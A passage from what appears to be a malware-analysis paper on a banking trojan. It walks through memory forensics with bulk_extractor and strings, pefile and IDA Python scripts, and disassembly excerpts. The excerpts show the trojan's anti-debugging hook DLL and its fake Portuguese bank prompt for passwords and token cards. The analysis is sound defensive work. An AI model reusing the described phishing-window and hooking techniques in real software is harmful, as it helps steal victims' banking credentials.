,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS dwm.exe PID: 2804/PPID: 832/POffset: 0x7e2e53a8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS explorer.exe PID: 2828/PPID: 2796/POffset: 0x7e2ea4f8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS iexplore.exe PID: 3812/PPID: 2828/POffset: 0x7e09f4a8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS iexplore.exe PID: 4032/PPID: 3812/POffset: 0x7e08d030"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS jusched.exe PID: 2976/PPID: 2828/POffset: 0x7e35ed40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS lsass.exe PID: 520/PPID: 404/POffset: 0x7ea81530"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS lsm.exe PID: 528/PPID: 404/POffset: 0x7ea86530"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS msdtc.exe PID: 2540/PPID: 504/POffset: 0x7e22fd40"
```

As you are able to see, the output is a kind of Process Monitor, but it brings all collected artifacts from the memory. It is wonderful!

During this investigation, I was not able to find anything different from artifacts found during the dynamic analysis (although I have not tried harder 😊). Nevertheless, as I have already explained previously, most time we do not have the malware on hands during customer's issues to perform tests using dynamic analysis, so this technique certainly will be very useful. As a simple hint, try to execute **grep -i exe finaltimeline\_b.txt | cut -d\| -f2 | more** command. 😊

Finally, before finishing this overview about memory analysis, let's execute the **Bulk Extractor** tool, which is a recommended tool to supplement any investigation:

```
root@kali:/malwares/trojan_banker_stuff# bulk_extractor trojan_after_r.vmem -o bulk_output
```

```
bulk_extractor version: 1.6.0-dev
Hostname: kali
Input file: trojan_after_r.vmem
Output directory: bulk_output
Disk Size: 2147483648
Threads: 4
Attempt to open trojan_after_r.vmem
21:38:12 Offset 67MB (3.12%) Done in 0:02:55 at 21:41:07
21:38:20 Offset 150MB (7.03%) Done in 0:03:08 at 21:41:28
21:38:32 Offset 234MB (10.94%) Done in 0:03:30 at 21:42:02
...
21:43:05 Offset 2080MB (96.88%) Done in 0:00:09 at 21:43:14
All data are read; waiting for threads to finish...
.....
```

```
All Threads Finished!
Producer time spent waiting: 272.794 sec.
Average consumer time spent waiting: 0.829649 sec.
*****
** bulk_extractor is probably CPU bound. **
** Run on a computer with more cores **
** to get better performance. **
*****
```

```
MD5 of Disk Image: 4a9e909a08bac7d2d77eaf61ddb679cd
Phase 2. Shutting down scanners
```

## Phase 3. Creating Histograms

Elapsed time: 314.084 sec.

Total MB processed: 2147

Overall performance: 6.83729 MBytes/sec (1.70932 MBytes/sec/thread)

Total email features found: 634

Basically, the **bulk\_extractor** tool carves several interesting information out of the memory dump and organizes them over many files. Thus, after the **bulk\_extractor** execution, we have the following files within the **bulk\_output** directory:

```
root@kali:/malwares/trojan_banker_stuff/bulk_output# ls | pr -l 1 -t -3
aes keys.txt          alerts.txt           ccn_histogram.txt
ccn_track2_histogram.tx ccn_track2.txt      ccn.txt
domain_histogram.txt domain.txt           elf.txt
email_domain_histogram. email_histogram.txt email.txt
ether_histogram.txt  ether.txt           exif.txt
find_histogram.txt   find.txt            qps.txt
httplogs.txt         ip_histogram.txt    ip.txt
jpeg_carved.txt      json.txt            kml.txt
packets.pcap         pii_teamviewer.txt pii.txt
rar.txt              report.xml          rfc822.txt
sqlite_carved.txt    telephone_histogram.txt telephone.txt
unrar_carved.txt     unzip_carved.txt   url_facebook-address.tx
url_facebook-id.txt  url_histogram.txt  url_microsoft-live.txt
url_searches.txt     url_services.txt   url.txt
vcard.txt            windirs.txt         winlnk.txt
winpe_carved.txt     winpe.txt           winprefetch.txt
zip.txt
```

This time I also could not find any valuable information related to this specific and simple case. However, according to my experience, it is usually a gold mine of information. To make your life easier, I have highlighted all most important and used log files **in a red rectangle**. Eventually, it could be useful for you in a near future. ☺

At last, you should never downplay the strings' power. It is worth to believe that strings are the foundation of any malware analysis. Do you remember when reversers only used them for breaking serial number? Unfortunately, the world has changed a lot, but strings continue being very important and used nowadays. Eventually, they are not fundamental at first approach, but I have used them many times during the static analysis using IDA Pro and Radare2. Thus, it is always suitable trying to create a list of strings from the memory and, according to the spare time, try to filter them leveraging our previous knowledge about the infection: it has started because a DLL file being called by the **certmgr.exe**! Furthermore, during most complicated cases, strings with timelines are very useful when associated to **Prefetch, Shim caches, Registry and even any Network activity!**

To make a string list from the memory, run the following commands:

```
root@kali:/malwares/trojan_banker_stuff# strings -td -a trojan_after_r.vmem > strings.txt
root@kali:/malwares/trojan_banker_stuff# strings -el -a trojan_after_r.vmem >> strings.txt
root@kali:/malwares/trojan_banker_stuff# vol.py strings -s strings.txt > final_strings.txt
```

Where:

- **-td** → it shows decimal offsets.
- **-a** → this option force the coverage of all file, including executable sections.
- **-el** → this options shows Unicode strings.
- **-s** → it scan the strings.txt files, which it was generated previously.

Afterwards, we are able to look for interesting facts such as the **certmgr.exe** program running, the **temporal proximity** and related potential strings (related to our case or not – we still don't know about it) on the memory after it has been executed, as shown below:

```
root@kali:/malwares/trojan_banker_stuff# more final_strings.txt | grep -A 30 certmgr.exe | more
```

Few extracted strings follow:

```
335331348 [1332:00851014] cmd.exe /c start "" "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe"
335331584 [1332:00851100] Software\Microsoft\Windows\CurrentVersion\Run
335331760 [1332:008511b0] Software\Microsoft\Windows\CurrentVersion\RunOnce
335331944 [1332:00851268] Software\Microsoft\Windows\CurrentVersion\RunOnce
335332288 [1332:008513c0] C:\Windows\media\Windows Logon Sound.wav
335332456 [1332:00851468] C:\Windows\media\Windows Logon Sound.wav
```

```
1740472472 [FREE MEMORY:-1] cmd.exe /c start "" "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe"
1740472740 [FREE MEMORY:-1] cmd.exe
1740472940 [FREE MEMORY:-1] cmd.exe /c start "" "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe"
1740473176 [FREE MEMORY:-1] Software\Microsoft\Windows\CurrentVersion\Run
1740473352 [FREE MEMORY:-1] Software\Microsoft\Windows\CurrentVersion\RunOnce
1740473536 [FREE MEMORY:-1] Software\Microsoft\Windows\CurrentVersion\RunOnce
1740473880 [FREE MEMORY:-1] C:\Windows\media\Windows Logon Sound.wav
1740474048 [FREE MEMORY:-1] C:\Windows\media\Windows Logon Sound.wav
1740474890 [FREE MEMORY:-1] SASP
1740475392 [FREE MEMORY:-1] WSearch
1740475592 [FREE MEMORY:-1] WSearch
1740475608 [FREE MEMORY:-1] C:\Windows\system32\SearchIndexer.exe /Embedding
1740475706 [FREE MEMORY:-1] \Drp
1740475808 [FREE MEMORY:-1] Netman
1740475920 [FREE MEMORY:-1] Netman
1740475934 [FREE MEMORY:-1] C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
1740476160 [FREE MEMORY:-1] WSearch
1740476176 [FREE MEMORY:-1] C:\Windows\system32\SearchIndexer.exe /Embedding
1740476376 [FREE MEMORY:-1] WSearch
1740476392 [FREE MEMORY:-1] C:\Windows\s
1740493712 [FREE MEMORY:-1] en-US
1740493730 [FREE MEMORY:-1] RAS Asynchronous Media Driver
1740493792 [FREE MEMORY:-1] Remote Access NDIS TAPI Driver
1740493856 [FREE MEMORY:-1] Remote Access NDIS WAN Driver
1740493918 [FREE MEMORY:-1] WAN Miniport (IrDA)
1740493960 [FREE MEMORY:-1] WAN Miniport (IrDA Modem)
1740494014 [FREE MEMORY:-1] WAN Miniport (L2TP)
1740494056 [FREE MEMORY:-1] WAN Miniport (PPTP)
1740494098 [FREE MEMORY:-1] Remote Access PPPoE Driver
1740494152 [FREE MEMORY:-1] HALLows you to securely connect to a private network using the Internet.
1740494298 [FREE MEMORY:-1] HALLows you to securely connect to a private network using the Internet.
1740494444 [FREE MEMORY:-1] Provides the ability to connect a host to a Remote Access Concentrator that supports RFC2516.
1740494638 [FREE MEMORY:-1] Remote Access IP ARP Driver
```

```
195170312 [kernel:9c002008] \Program Files\Windows Kits\10\bin\x86\certmgr.exe
195170772 [kernel:9c0021d4] image/x-art
195171298 [kernel:9c0023e2] DESKTOP.INI
195171330 [kernel:9c002402] SystemIndex.58.gthrSYSTEMINDEX.58.GTHR
195171592 [kernel:9c002508] msutb.dll
195171736 [kernel:9c002598] \Windows\System32\winevt\Logs\Microsoft-Windows-WMI-Activity%40operational.evtx
195171992 [kernel:9c002698] TpVcW32Queue10
195172168 [kernel:9c002748] \Device\HarddiskVolume2\Windows\explorer.exe
195172272 [kernel:9c0027b0] TpVcW32Queue-Tp-Handle
195172624 [kernel:9c002910] \Windows\Registration\R00000000000c.clb
195172928 [kernel:9c002a40] dui70.dll
195173040 [kernel:9c002ab0] TpVcW32ListMutex
195173200 [kernel:9c002b50] ice\HarddiskVolume2\Windows\Fonts\arialbi.ttf
195173600 [kernel:9c002ce0] winsta.dll
195173928 [kernel:9c002e28] wtsapi32.dll
195174152 [kernel:9c002f08] dows\System32\wbem\TPICAW32.DLL
195174216 [kernel:9c002f48] PICAW32.DLL
195174316 [kernel:9c002fac] @%SystemRoot%\system32\shell32.dll, -21791
```



```

162261944 [FREE MEMORY:-1] 4c:\program files\windows kits\10\bin\x86\certmgr.exe
162262056 [FREE MEMORY:-1] c:\sysinternalssuite\procmon.exe
162262126 [FREE MEMORY:-1] A c:\windows\system32\imageres.dll
162262202 [FREE MEMORY:-1] c:\windows\system32\wlrmdr.exe
162266784 [FREE MEMORY:-1] Internet Port
162266812 [FREE MEMORY:-1] POST
162266824 [FREE MEMORY:-1] Content-type: application/ipp
162266892 [FREE MEMORY:-1] Authentication
162266928 [FREE MEMORY:-1] Password
162266952 [FREE MEMORY:-1] Printers\Inetnet Print Provider
162267016 [FREE MEMORY:-1] HTTP/1.1
162267052 [FREE MEMORY:-1] NULL
162267064 [FREE MEMORY:-1] <NULL>
162267096 [FREE MEMORY:-1] Unknown
162267128 [FREE MEMORY:-1] fail
162267264 [FREE MEMORY:-1] Interface
162267304 [FREE MEMORY:-1] {14E469E0-BF61-11CF-8385-8F69D8F1350B}
162267384 [FREE MEMORY:-1] {45046D60-08CA-11CF-A90F-00AA0062BB4C}
162267464 [FREE MEMORY:-1] HELPDIR
162268904 [FREE MEMORY:-1] NULL == m_aValueName[dwNextIndex].m_wszValueName
162269004 [FREE MEMORY:-1] m_wszKeyName
162269032 [FREE MEMORY:-1] cOldValues
162269056 [FREE MEMORY:-1] m_aValueName[dwRealValueIndex].m_wszValueName
162269148 [FREE MEMORY:-1] PSFactoryBuffer
162269180 [FREE MEMORY:-1] m_aValueName
162269208 [FREE MEMORY:-1] i_cValues >= m_cValues
162292996 [kernel:9c0ed504] NotifyIconOverflowWindow
162293076 [kernel:9c0ed554] CLIPBRDWNDCLASS
162295544 [kernel:9c0edef8] \Device\HarddiskVolume2\Windows\System32\d3d10sdklayers.dll
162295692 [kernel:9c0edf8c] 6.0.7601.17514!ReBarWindow32
162298130 [1304:00943912] PAC-Comment

```

## Reversing Overview

Finally, we reached the static analysis where we can use excellent disassemblers such as **IDA Pro** (my version is 6.95) and **Radare2**, which is so dynamic that if you have tried a **git pull** more than 3 hours ago, so it is already outdated 😊.

We extracted and fixed the DLLs (**130000.dll** and **560000.dll** files) at page 33. Additionally, we have found a driver named **bf190a1f.sys**, which we can copy it from

**C:\Windows\System32\drivers** directory of the infected system. The goal is to perform a fast analysis of the few functions and subroutines, and to illustrate some aspects of the malware. Unfortunately, it is not possible to perform a complete analysis (including debuggers such as **Immunity**) because it will make this article even longer than it is at this moment. 😊

Although most professionals use the **IDA Pro** graphical interface only because it is really excellent, it is recommended remember that the **IDA Python** offers an amazing method for getting file information and solving small encryption problems during the analysis. For example, when analyzing shellcodes that call a decryption function for handling its encrypted hashes, it is possible to use **IDA Python** to automate and make this process easier.

Furthermore, remember that the pure Python (out of the IDA Pro context) is able to accomplish several tasks and, by writing a very small Python script, we can list all exported functions of a DLLs. It follows a simple script named as **Exports.py**, which could help you to get the exported functions:

```

import pefile
import sys

malware = pefile.PE(sys.argv[1].lower())
if ((not hasattr(malware, 'DIRECTORY_ENTRY_EXPORT')) or (malware.DIRECTORY_ENTRY_EXPORT is None)):
    print ("[*] Sorry...there is any not exported functions from %s" % malware)
else:
    exports = [ ]
    for sym in malware.DIRECTORY_ENTRY_EXPORT.symbols:
        if sym.name:
            exports.append(sym.name)
    for func in exports:
        print ("Exported function: %s" % func)

```

Running the script above against one of the extracted DLLs, we have the following result:

```
C:\analysis\files_fixed> python Exports.py 130000.dll
```

```

Exported function: DllExchange
Exported function: HookedBlockInput
Exported function: HookedGetLocalTime
Exported function: HookedGetSystemTime
Exported function: HookedGetTickCount
Exported function: HookedGetTickCount64
Exported function: HookedKiUserExceptionDispatcher
Exported function: HookedNativeCallInternal
Exported function: HookedNtClose
Exported function: HookedNtContinue
Exported function: HookedNtCreateThread
Exported function: HookedNtCreateThreadEx
Exported function: HookedNtGetContextThread
Exported function: HookedNtQueryInformationProcess
Exported function: HookedNtQueryObject
Exported function: HookedNtQueryPerformanceCounter
Exported function: HookedNtQuerySystemInformation
Exported function: HookedNtQuerySystemTime
Exported function: HookedNtResumeThread
Exported function: HookedNtSetContextThread
Exported function: HookedNtSetDebugFilterState
Exported function: HookedNtSetInformationProcess
Exported function: HookedNtSetInformationThread
Exported function: HookedNtUserBuildHwndList
Exported function: HookedNtUserFindWindowEx
Exported function: HookedNtUserQueryWindow
Exported function: HookedNtYieldExecution
Exported function: HookedOutputDebugStringA

```

By following the same line of the explanation, it is possible to write a very similar script (**Imports.py**) for finding imported DLLs and functions, as shown below:

```

import pefile
import sys

malware = pefile.PE(sys.argv[1].lower())
if ((not hasattr(malware, 'DIRECTORY_ENTRY_IMPORT')) or (malware.DIRECTORY_ENTRY_IMPORT is None)):
    print ("[*] Sorry...there is any not imported functions from %s" % malware)
else:
    dllimport = [ ]
    funclist = [ ]
    for sym in malware.DIRECTORY_ENTRY_IMPORT:
        dllimport.append(sym.dll.decode('utf-8'))
        for i in sym.imports:
            funclist.append((i.name.decode('utf-8'), i.address))

```

```

for dll in dllimport:
    print ("Imported DLLs: %s" % dll)
for i in funclist:
    print ("Imported functions: %s: 0x%08x " % i)

```

```
C:\> C:\python27\python Imports.py c:\analysis\files_fixed\bf190a1f.sys
```

```

Imported DLLs: ntoskrnl.exe
Imported functions: RtlAnsiStringToUnicodeString: 0x00402000
Imported functions: RtlFreeUnicodeString: 0x00402004
Imported functions: ZwClose: 0x00402008
Imported functions: ZwOpenKey: 0x0040200c
Imported functions: ZwSetValueKey: 0x00402010
Imported functions: KeBugCheckEx: 0x00402014
Imported functions: RtlInitAnsiString: 0x00402018

```

```
C:\> C:\python27\python Imports.py c:\analysis\banker_trojan.dll
```

Imported DLLs: KERNEL32.dll	Imported functions: LocalFree: 0x65fb103c
Imported DLLs: msvcrt.dll	Imported functions: GetModuleFileNameW: 0x65fb1040
Imported DLLs: WTSAPI32.dll	Imported functions: GetProcessAffinityMask: 0x65fb1044
Imported DLLs: KERNEL32.dll	Imported functions: SetProcessAffinityMask: 0x65fb1048
Imported DLLs: USER32.dll	Imported functions: SetThreadAffinityMask: 0x65fb104c
Imported DLLs: ADVAPI32.dll	Imported functions: Sleep: 0x65fb1050
Imported DLLs: KERNEL32.dll	Imported functions: ExitProcess: 0x65fb1054
Imported DLLs: ADVAPI32.dll	Imported functions: GetLastError: 0x65fb1058
Imported functions: DeleteCriticalSection: 0x65fb1000	Imported functions: FreeLibrary: 0x65fb105c
Imported functions: __dllonexit: 0x65fb1008	Imported functions: LoadLibraryA: 0x65fb1060
Imported functions: WTSSendMessageW: 0x65fb1010	Imported functions: GetModuleHandleA: 0x65fb1064
Imported functions: LoadLibraryA: 0x65fb1018	Imported functions: GetProcAddress: 0x65fb1068
Imported functions: CharUpperBuffW: 0x65fb1020	Imported functions: OpenSCManagerW: 0x65fb1070
Imported functions: RegQueryValueExA: 0x65fb1028	Imported functions: EnumServicesStatusExW: 0x65fb1074
Imported functions: LocalAlloc: 0x65fb1030	Imported functions: OpenServiceW: 0x65fb1078
Imported functions: GetCurrentProcess: 0x65fb1034	Imported functions: QueryServiceConfigW: 0x65fb107c
Imported functions: GetCurrentThread: 0x65fb1038	Imported functions: CloseServiceHandle: 0x65fb1080

Of course, we could improve this script a lot and, honestly, there are many gaps to be filled, but I hope readers have understood the idea. 😊

As our focus is to analyze the malware on the **IDA Pro**, so the **IDA Python** is able to combine all features from Python language to the **IDA Pro** environment, bringing many possibilities to us, as listing segments (and their respective start and end address) of one of DLLs (**130000.dll**) according to the code shown below:

```

Python> for segs in idautils.Segments():
Python>     print idc.SegName(segs), idc.SegStart(segs), idc.SegEnd(segs)

```

```

.text 268439552 268447744
code 268447744 268455936
.idata 268455936 268456064
.rdata 268456064 268460032

```

.data 268460032 268468224

It is possible to list all functions and subroutines from one of the extracted DLLs (**1300000.dll**) by using only two simple **IDA Python** lines, as shown below:

```
Python> for function in idutils.Functions():
```

```
Python> print hex(function), idc.GetFunctionName(function)
```

```

0x10001000L HookedNtSetInformationThread          0x10002050L sub_10002050
0x10001060L HookedNtQuerySystemInformation        0x10002120L sub_10002120
0x100010f0L HookedNtQueryInformationProcess       0x100021f0L sub_100021f0
0x10001200L HookedNtSetInformationProcess         0x10002240L sub_10002240
0x10001290L HookedNtQueryObject                   0x100022a0L sub_100022a0
0x100012f0L HookedNtYieldExecution                0x10002300L sub_10002300
0x10001300L HookedNtGetContextThread              0x10002330L sub_10002330
0x10001380L HookedNtSetContextThread              0x10002370L sub_10002370
0x10001400L sub_10001400                          0x100023a0L sub_100023a0
0x10001480L HookedKiUserExceptionDispatcher      0x10002460L sub_10002460
0x100014a0L HookedNtContinue                       0x10002500L sub_10002500
0x100015a0L sub_100015a0                          0x10002530L sub_10002530
0x10001620L HookedNativeCallInternal             0x10002580L sub_10002580
0x10001650L HookedNtClose                         0x100025a0L sub_100025a0
0x100016a0L HookedGetTickCount                   0x10002630L sub_10002630
0x100016d0L HookedGetTickCount64                 0x10002680L sub_10002680
0x10001720L HookedGetLocalTime                   0x100026c0L sub_100026c0
0x10001790L HookedGetSystemTime                  0x10002790L sub_10002790
0x10001800L HookedNtQuerySystemTime              0x100028b0L sub_100028b0
0x10001880L HookedNtQueryPerformanceCounter     0x10002950L sub_10002950
0x10001920L HookedBlockInput                     0x10002a30L DllEntryPoint
0x10001970L HookedOutputDebugStringA             0x10002a3cL Process32FirstW
0x100019a0L HookedNtUserFindWindowEx             0x10002a42L Process32NextW
0x10001a40L HookedNtSetDebugFilterState           0x10002a48L CreateToolhelp32Snapshot
0x10001a50L sub_10001a50                          0x10002a4eL memcpy
0x10001b10L HookedNtUserBuildHwndList             0x10002a54L memcmp
0x10001b70L HookedNtUserQueryWindow              0x10002a5aL _wcsnicmp
0x10001bc0L HookedNtCreateThread                  0x10002a60L memset
0x10001c00L HookedNtCreateThreadEx                0x10002a66L _wcsicmp
0x10001c70L sub_10001c70                          0x1000408eL sub_1000408E
0x10001cd0L sub_10001cd0                          0x100040d9L sub_100040D9
0x10001d60L sub_10001d60                          0x10004122L sub_10004122
0x10001e50L sub_10001e50                          0x10004172L sub_10004172
0x10001f10L HookedNtResumeThread                  0x100043e0L sub_100043E0
0x10001f80L sub_10001f80

```

From **IDA Pro**, functions have many possible flag (nine in total), but two of them could be interesting:

- **FUNC\_NORET** → functions that do not execute a return instruction.
- **FUNC\_THUNK** → functions that perform a jump to another function.

Thus, we can write a simple script to identify these types of functions for a specific extracted DLL (again, **130000.dll**), as shown below:

```
Python> import idc, idutils

Python> for func in idutils.Functions():
Python>   flags = idc.GetFunctionFlags(func)
Python>   if flags & FUNC_NORET:
Python>     print GetFunctionName, hex(func), "FUNC_NORET"
Python>   if flags & FUNC_THUNK:
Python>     print GetFunctionName(func), hex(func), "FUNC_THUNK"
```

```
Process32FirstW 0x10002a3cL FUNC_THUNK
Process32NextW 0x10002a42L FUNC_THUNK
CreateToolhelp32Snapshot 0x10002a48L FUNC_THUNK
memcpy 0x10002a4eL FUNC_THUNK
memcmp 0x10002a54L FUNC_THUNK
_wcsnicmp 0x10002a5aL FUNC_THUNK
memset 0x10002a60L FUNC_THUNK
_wcsicmp 0x10002a66L FUNC_THUNK
```

Choosing any routine (for example, **sub\_100040D9**) it would be possible to list all cross-references to it and, additionally, disassembly the routine, as shown below:

```
Python> target_addr = 0x100040D9
Python> start_func = idc.GetFunctionAttr(target_addr, FUNCATTR_START)
Python> end_func = idc.GetFunctionAttr(target_addr, FUNCATTR_END)
Python> print "\nThe cross-references to this routine/function are:\n"
Python> for xrefs in XrefsTo(target_addr, flags=0):
Python>   print hex(xrefs.frm)
Python> print "\nThe instructions are:\n"
Python> current_addr = start_func
Python> while (current_addr <= end_func):
Python>   print hex(current_addr), idc.GetDisasm(current_addr)
Python>   current_addr = idc.NextHead(current_addr, end_func)
```

The output of this script follows:

The cross-references to this routine/function are:

```
0x10004172L
0x100042baL
.....(many lines were truncated)....
0x10004bbbL
0x10004c1dL
0x10004c9cL
0x10004ceeL
0x10004d58L
0x10004dafL
0x10004e31L
```

The instructions are:

```

0x100040d9L mov    dword ptr [ebp+1Ah], 0
0x100040e0L mov    eax, [ebp+23h]
0x100040e3L movzx  eax, byte ptr [eax+1]
0x100040e7L and    eax, 0C7h
0x100040ecL mov    ecx, 40h
0x100040f1L xor    edx, edx
0x100040f3L div    ecx
0x100040f5L mov    [ebp+0Ah], eax
0x100040f8L cmp    eax, 1
0x100040fbL jnz    short loc_10004101
0x100040fdL add    dword ptr [ebp+1Ah], 1
0x10004101L cmp    eax, 2
0x10004104L jnz    short loc_1000410A
0x10004106L add    dword ptr [ebp+1Ah], 4
0x1000410aL mov    [ebp+0Eh], edx
0x1000410dL shl    eax, 5
0x10004110L add    eax, esi
0x10004112L add    eax, 1000h
0x10004117L lea   eax, [eax+edx*4]
0x1000411aL add    eax, [eax]
0x1000411cL add    eax, 4
0x1000411fL call  eax
0x10004121L retn
    
```

Well, it is enough for demonstrating the power of the **IDA Python!**

Remember that we have collected three files (**130000.dll**, **560000.dll** and **bf190a1f.sys**) during our previous approach. As I've also explained few pages ago, it is impossible to analyze all functions and subroutines because it is very time consuming and it is not suitable for a paper (most time, not even in real cases).

Apparently, based on the three extracted files, we can assume the following interpretation:

- **560000.dll** → it seems to be the main file and the real spy, which might be responsible for stealing data from the customer. Additionally, there is a naïve indicator about its role:

Offset	Name	Value	Meaning
BBC00	Characteristics	0	
BBC04	TimeStamp	58E4F80F	
BBC08	MajorVersion	0	
BBC0A	MinorVersion	0	
BBC0C	Name	C0032	Client-spyder.exe
BBC10	Base	1	

- **130000.dll** → this DLL is a library containing several hooking functions. Therefore, the attacker has concentrated the entire hooking process into a single DLL. Additionally, there is also a good indicator about its role based on its description and exported function, as shown below:

477C	Name	58B0	HookLibraryx86.dll	
Details				
Offset	Ordinal	Function RVA	Name RVA	Name
4798	1	60B0	58C3	DllExchange
479C	2	1920	58CF	HookedBlockInput
47A0	3	1720	58E0	HookedGetLocalTime
47A4	4	1790	58F3	HookedGetSystemTime
47A8	5	16D0	5907	HookedGetTickCount64
47AC	6	16A0	591C	HookedGetTickCount
47B0	7	1480	592F	HookedKiUserExceptionDispatcher
47B4	8	1620	594F	HookedNativeCallInternal
47B8	9	1650	5968	HookedNtClose
47BC	A	14A0	5976	HookedNtContinue
47C0	B	1BC0	5987	HookedNtCreateThread
47C4	C	1C00	599C	HookedNtCreateThreadEx
47C8	D	1300	59B3	HookedNtGetContextThread
47CC	E	10F0	59CC	HookedNtQueryInformationProcess
47D0	F	1290	59EC	HookedNtQueryObject
47D4	10	1880	5A00	HookedNtQueryPerformanceCounter
47D8	11	1060	5A20	HookedNtQuerySystemInformation
47DC	12	1800	5A3F	HookedNtQuerySystemTime
47E0	13	1F10	5A57	HookedNtResumeThread
47E4	14	1380	5A6C	HookedNtSetContextThread
47E8	15	1A40	5A85	HookedNtSetDebugFilterState
47EC	16	1200	5AA1	HookedNtSetInformationProcess
47F0	17	1000	5ABF	HookedNtSetInformationThread
47F4	18	1B10	5ADC	HookedNtUserBuildHwndList
47F8	19	19A0	5AF6	HookedNtUserFindWindowEx

- **bf190a1f.sys** → it is a driver, which apparently has basic functions, as shown below:

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder
E4C	ntoskrnl.exe	7	FALSE	4074	0	0

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder
2000	RtlAnsiStringToUnicodeString	-	40A8	40A8	-
2004	RtlFreeUnicodeString	-	40C8	40C8	-
2008	ZwClose	-	40E0	40E0	-
200C	ZwOpenKey	-	40EA	40EA	-
2010	ZwSetValueKey	-	40F6	40F6	-
2014	KeBugCheckEx	-	4106	4106	-
2018	RtlInitAnsiString	-	4094	4094	-

Let's start analyzing the **560000.dll** file and show few evidences. Of course, our analysis is far away to be complete because we are not using a debugger and, based on this fact, we are not able to know about function arguments and other stacks values. Anyway, it will be interesting. ☺

### Evidence set 1:

The **sub\_56CE60 routine**, which is a very long routine, is responsible for drawing a fake window, sent by the malware author to the victim, to deceive the customer to enter his/her bank data. The sentences in Portuguese language "Para confirmar os dados, você precisa usar a sua senha" (to

confirm the data, you need to use your password) and “para confirmar os dados, você precisa utilizar o seu cartão” (to confirm the data, you need to use your token card) prove our hypothesis.

Pay attention to the “clues” in the following codes:

```
; INT_PTR __stdcall sub_56CE60(HWND, UINT, WPARAM, LPARAM)
sub_56CE60      proc near                ; CODE XREF: .text:0056CE51j
                                           ; DATA XREF: sub_56CC50+54↑o
```


```
call  ds:ScreenToClient
sub   esp, 8
mov   edx, [esp+1ECh+Point.y]
mov   eax, [esp+1ECh+Point.x]
mov   [esp+1ECh+hWnd], offset stru_58BD0C ; lprc
mov   [esp+1ECh+dwNewLong], edx
mov   [esp+1ECh+lpPoint], eax ; pt
call  ds:PtInRect
mov   edx, eax
sub   esp, 0Ch
xor   eax, eax
test  edx, edx
jz    loc_56D3D3
mov   eax, [esp+1ECh+arg_0]
mov   [esp+1ECh+dwNewLong], 2 ; dwNewLong
mov   [esp+1ECh+lpPoint], 0 ; nIndex
mov   [esp+1ECh+hWnd], eax ; hWnd
call  ds:SetWindowLongA
```

```
loc_56D290:                                ; CODE XREF: sub_56CE60+26↑j
lea   eax, [esp+1ECh+Paint]
mov   esi, offset aParaConfirmar0 ; "Para confirmar os dados, voc0 precisa u"...
mov   [esp+1ECh+ipoint], eax ; ipaint
mov   eax, [esp+1ECh+arg_0]
mov   [esp+1ECh+hWnd], eax ; hWnd
call  ds:BeginPaint
sub   esp, 8
mov   ebx, eax
mov   [esp+1ECh+hWnd], 0
lea   ebp, [esp+1ECh+chText]
lea   edi, [esp+1ECh+chText+2]
call  sub_56F520
mov   edx, eax
mov   eax, dword ptr aParaConfirmar0 ; "Para confirmar os dados, voc0 precisa u"...
mov   dword ptr [esp+1ECh+chText], eax
mov   eax, dword ptr aParaConfirmar0+46h ; "po."
mov   [esp+1ECh+var_6C], eax
mov   eax, ebp
sub   eax, edi
sub   esi, eax
add   eax, 4Ah
shr   eax, 2
mov   ecx, eax
rep  movsd
mov   esi, offset aParaConfirma_0 ; "Para confirmar os dados, voc0 precisa u"...
lea   edi, [esp+1ECh+Point]
```

```
aParaConfirmar0 db 'Para confirmar os dados, voc0 precisa utilizar a sua Senha de',0Ah
                                           ; DATA XREF: sub_56CE60+437↑o
                                           ; sub_56CE60+471↑r
                                           db 'Efetivatpo.',0
                                           align 20h
```

```
aParaConfirma_0 db 'Para confirmar os dados, voc0 precisa utilizar o seu Cartpo de',0Ah
                                           ; DATA XREF: sub_56CE60+499↑o
```





Remember that:

